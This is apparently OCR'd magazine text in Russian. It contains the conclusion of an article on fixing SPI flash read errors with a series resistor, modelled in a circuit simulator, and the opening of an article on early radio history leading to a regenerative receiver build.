
```
27, 37, 26, 26, 25, 35
```

Но ведь раньше при такой ориентации проводов микросхема даже не определялась! Как вообще влияет ориентация проводов на передачу сигнала? Почему качество работы системы настолько зависит от того, на каком конце соединительного провода стоит добавочный резистор? Давай-ка снова обратимся к моделированию.

УТОЧНЕННАЯ МОДЕЛЬ

Что произойдет, если перевернуть соединительный провод на построенной ранее модели? А ничего не произойдет, с точки зрения той модели эти варианты равноценны. Что же мы не учли? Может быть, не стоило пренебрегать емкостью соединительного провода? Давай проверим!

Для этого в эквивалентную схему соединительного провода надо добавить конденсатор. Но куда — справа или слева от индуктивности? Мне кажется, что правильнее будет использовать симметричную модель линии связи, которая описана в методичке. Индуктивность в этом случае разделяется на две компоненты, а конденсатор подключается между ними так, как показано на рисунке.



Принципиальная схема уточненной модели генератора, приемника и соединительной линии

Сначала я провел моделирование без дополнительных резисторов на соединительном проводе и убедился, что сигнал на входе приемника сопровождается сильными выбросами, как и в предыдущей модели, — красная линия на графике. Потом установил резистор сопротивлением 100 Ом на конце соединительного провода, включенного в приемник.

Продолжительность колебательного процесса и размах выбросов уменьшились, но искажение все еще оставалось значительным — синяя линия на графике. А вот после переворота соединительного провода так, чтобы резистор оказался возле выхода генератора, качество сигнала на входе приемника значительно улучшилось, что демонстрирует зеленая линия на графике.




График сигнала на цифровом входе приемника уточненной модели

Надо сказать, что величины емкости и индуктивности соединительного провода были выбраны с излишней осторожностью. Их реальные значения, скорее всего, значительно больше указанных на схеме, а значит, и переходные процессы в линии сильнее искажают сигнал. Это может потребовать большей величины устанавливаемого на соединительный провод сопротивления для устранения негативных эффектов. Можешь провести испытания на модели и убедиться в этом сам.

WWW

Архив с файлами уточненной модели для программы Quite Universal Circuit Simulator

В любом случае построенная модель наглядно показывает, что для сохранения качества передаваемого сигнала добавочный резистор лучше устанавливать на конце провода, который подключен к источнику цифрового сигнала, а не к приемнику.

ФИНИШНАЯ ПРЯМАЯ

Так-так-так. Когда я начинал эксперименты и ориентировал провода резисторами к плате SPI Flash, микросхема памяти не определялась. Но тогда отсутствовало и добавочное сопротивление на линии MISO. Сейчас резистор на линии MISO установлен на стороне источника сигнала — микросхемы памяти, что, как мы выяснили в результате моделирования, наилучший вариант.

А вот на линиях MOSI и SCK мало того что резисторы стоят на неудачной стороне, так еще и их сопротивления слишком велики. Может быть, попробовать сначала их уменьшить и посмотреть, как это отразится на работе установки? Я взял два попавших под руку резистора по 820 Ом, установил их на линии SCK и MOSI и запустил тестирование. Результат:

```
0, 0, 0, 0, 0, 0
```

Не верю своим глазам! Это полный успех! Длинные соединительные провода, а микросхема Macronix работает не хуже, чем Winbond! Но какие величины сопротивлений позволят получить наилучший и стабильный результат?

Еще несколько опытов, и картина прояснилась:

- дополнительные резисторы на линиях SCK и MOSI оказались вообще не нужны;
- ошибки информационного обмена отсутствуют при установке на линию MISO дополнительного резистора сопротивлением от 550 до 1150 Ом;
- дополнительный резистор должен помещаться на том конце соединительного провода, который подключается к источнику сигнала.

Последний пункт позволяет установить резистор номиналом, например, 820 Ом, прямо на плате SPI Flash и пользоваться для ее подключения к UNO-программатору обычными проводами.

Постой-ка, а после установки дополнительного резистора не начнутся ли проблемы с микросхемой Winbond? Оказалось, что чип W25Q128FVSG стабильно работает в обоих вариантах подключения. Таким образом, дополнительный резистор на линии MISO делает собранную нами систему универсальной. По крайней мере до тех пор, пока не найдется какая-нибудь микросхема, опровергающая это утверждение.

ЭПИЛОГ

Вот и подошел к концу долгий и тернистый путь программирования микросхемы MX25L6406E. Перечитывая статью, я удивляюсь, как много было лишних и, как теперь понимаю, ошибочных действий. Зато теперь мы знаем правила, которые помогают избавиться от ошибок при передаче данных между узлами устройства по соединительным проводам в цифровой форме — прямоугольными импульсами.

1. Прежде всего надо постараться сделать соединительный провод как можно короче, а его контакты — как можно надежнее. Это уменьшит паразитные емкость и индуктивность и, возможно, решит проблему.
2. Сохранению качества цифрового сигнала способствует установка на соединительный провод резистора, который уменьшает добротность «паразитного» колебательного контура.
3. Добавочный резистор следует устанавливать на том конце соединительного провода, который обращен к источнику сигнала, а не к приемнику.

Разработанный в ходе экспериментов метод измерения качества UNO-программатора на основе подсчета количества ошибок чтения позволил вести работы над его улучшением целенаправленно. При наличии осциллографа, вероятно, было бы удобнее ориентироваться на форму сигнала, поступающего в приемник. Но даже в этом случае окончательной мерой достижения цели будет отсутствие ошибок чтения и записи информации.

Компенсировать отсутствие осциллографа в какой-то степени позволило моделирование настраиваемой системы в программе Quite Universal Circuit Simulator. Но нельзя забывать о том, что построенная модель — это сильно упрощенное отражение действительности и не учитывает, например, взаимного влияния соседствующих проводников.

Хочется снять шляпу перед инженерами Winbond — если бы все изделия были такими, как их продукция, то у простого пользователя было бы гораздо меньше трудностей. Интересно, они просто установили резистор у цифрового выхода MISO прямо в микросхеме или применили какое-то другое решение? Увы, найти ответ на этот вопрос невозможно без доступа к конструкторской документации. Или без хорошего микроскопа...

РЕГЕНЕРАТОР

Возрождаем технологии XX века 100 лет спустя

В начале XX века радио уже существовало и вовсю использовалось. Сегодня мы вспомним историю его развития, соберем приемник на основе регенератора и убедимся в том, что технологии столетней давности прекрасно работают и в XXI веке!


Candidum
duospirit@gmail.com

Ранее мы уже говорили про Армстронга и его замечательные изобретения, более того, мы даже собрали сверхрегенератор и убедились в его работоспособности. В этот раз мы пощупаем регенератор и посмотрим, на что способна схемотехника 1920-х годов 100 лет спустя.

О ЗАРОЖДЕНИИ РАДИО

Итак, отсчет истории радио можно вести с разных дат, но мы, пожалуй, начнем с Генриха Герца, который в конце 1880-х — начале 1890-х изучал распространение радиоволн и показал, что они ведут себя в целом аналогично свету, но с поправкой на значительно большую длину волны (различие на 6–9 порядков). Собственно, в его честь радиоволны еще на протяжении лет десяти называли лучами Герца.

Для излучения радиоволн Герц использовал передатчик собственной конструкции, который также впоследствии носил его имя (вернее, фамилию). Состоял этот передатчик из катушки Румкорфа и вибратора Герца. Катушка Румкорфа — достаточно простой и надежный источник высоковольтного переменного напряжения и конструктивно несколько напоминает катушку зажигания, с той лишь разницей, что в ней первичная обмотка работает еще и как реле (вибропреобразователь), которое периодически размыкает цепь первичной обмотки. Иными словами, на вход этого нехитрого устройства приходит низковольтное постоянное напряжение, а на выходе получается высоковольтное переменное с напряжением в десятки тысяч вольт.



Катушка Румкорфа

INFO

Настоящий радиолюбитель — это человек, который может не меняясь в лице и без ухмылки рассуждать о мультивибраторе, самовозбуждении и вибраторе Герца.

Итак, высокое напряжение подается на полуволновой вибратор, периодически зажигая искру в его искровом промежутке. Собственно, вибратор в этой схеме играет роль частотозадающего элемента и антенны, впрочем, антенна как частотозадающий элемент вообще характерна для ранних радиосистем. Приемник, а лучше сказать, индикатор радиоизлучения у Герца был прост как пять копеек. Им служил одиночный виток с искровым зазором, под воздействием радиоволны в нем проскакивала искра. Стоит отметить, что уже Герц отчетливо представлял себе пользу настройки приемника в резонанс с передатчиком — это заметно повышало чувствительность схемы.




Схема экспериментальной установки Г. Герца

Таким образом, Герц осуществлял контролируемую передачу радиосигнала на расстояние до нескольких десятков метров. Тут у читателя может возникнуть вопрос: а представлял ли Герц, что он изобрел и что из этого может получиться? И таки да, он это прекрасно понимал, как и десятки его современников. Так почему изобретение радио приписывают А. С. Попову? Тут дело только в практичности и функциональности. Из-за чрезвычайно низкой чувствительности кольцевого вибратора в роли радиоприемника установка Герца была способна лишь на демонстрацию самой возможности передачи сигналов посредством радиоволн. Вот эту-то проблему и решил Попов, использовав в качестве чувствительного элемента модифицированный когерер.

Когерер тоже штука нехитрая, он представляет собой два электрода, между которыми помещен металлический порошок. Под воздействием сильного электрического поля проводимость когерера резко возрастает и остается такой даже после исчезновения поля. Природу этого явления упрощенно можно объяснить частичным спеканием частиц металлического порошка под воздействием искры, пробегающей между ними в сильном электрическом поле. Для возвращения когерера в исходное состояние его достаточно встряхнуть. Стоит указать, что изобретение когерера можно приписать Эдварду Бранли и Оливеру Лоджу, работавшим независимо в это же самое время, а приемник Попова представляет собой доработанный приемник Лоджа.

Когерер Попова

Модификация Попова заключалась в том, что его когерер встряхивался автоматически при прохождении через него тока, для чего использовался молоточек от дверного звонка. Таким образом, «грозоотметчик Попова» был первым приемником, способным к приему телеграфных сигналов. Что и было продемонстрировано 7 мая 1895 года.

Приемник Попова




Схема приемника Попова

К чему я это все? А к тому, что над темой «лучей Герца» независимо трудилось не менее десятка ученых, которые прекрасно знали о работах друг друга, и все вышеописанное произошло буквально в течение пяти лет. Так что изобретателем радио потенциально мог стать любой из них, и им стал Попов. А дальше пошла череда оптимизаций, направленная на увеличение дальности приема. Так, уже на первых порах всем было очевидно, что если у передатчика или приемника сделать антенну подлиннее, то дальность связи увеличится.

Длина волны также увеличивается, поскольку в первых версиях передатчиков и приемников антенна входила в частотозадающую цепь. Соответственно, увеличение размеров антенны увеличивает длину волны. Кроме того, вплоть до начала 1920-х годов считалось, что длинные и сверхдлинные волны — наиболее дальнобойные.

ОТ ПОПОВА ДО ЛЕНИНА

Об этом периоде отечественной истории радио сохранилась лишь отрывочная информация. Но в целом в те годы мы заметно отставали от Запада. В начале века царская власть недооценила значение радио: оно считалось дорогим и ненадежным, впрочем, радиофикация флота все-таки велась. Однако после поражения в Русско-японской войне стало понятно, что мы отстаем и мировой технический прогресс надо догонять. Тут, как всегда, возникла дилемма: что делать — открывать свое производство или закупить на Западе? Первый вариант смотрелся дешевле, но предполагал лишь отдаленный результат и без гарантий. Второй же хоть и был дороже, но сулил быстрый гарантированный эффект.

Опять же про откаты, кумовство и коррупцию тогда уже знали. В России начали закупать зарубежное оборудование: сначала французской компании «Дюпре», потом немецкой фирмы «Телефункен», которая даже имела эксклюзивного дистрибьютора в Российской империи — акционерное общество «Siemens & Halske AG». Параллельно на наш рынок пыталась зайти английская «Маркони». Решения «Маркони» уступали «Телефункену» по характеристикам, цены были заметно выше, а лицензионные условия — хуже. Поэтому изделия «Маркони» долго не пользовались популярностью.

Впрочем, после покупки контрольного пакета акций РОБТиТ (Русское общество беспроволочных телеграфов и телефонов), организованного в 1908 году Семеном Моисеевичем Айзенштейном, дела у них наладились. Некоторые даже считают, что РОБТиТ изначально организовывалось для закупки оборудования «Маркони». Впрочем, радиомастерскую по инициативе Попова при Морском ведомстве тоже открыли. Однако ввиду малого и нерегулярного финансирования дорасти до уровня полноценного завода ей удалось лишь к концу Первой мировой, причем большая часть этого пути была пройдена ближе к концу войны.

А уже в 1918 году завод пришлось эвакуировать. Впрочем, РОБТиТ и Радиотелеграфный завод Морского ведомства (впоследствии Радиотелеграфный завод им. Коминтерна) внесли существенный вклад в развитие отечественной радиотехники, как до революции, так и после нее. Что же касается радиолюбительства, то при царе его не существовало, в том числе по причине запрета для частных лиц на владение приемными станциями (про передающие и говорить нечего). В те времена такая практика была во многих европейских странах, и связано это было во многом с государственной тайной.

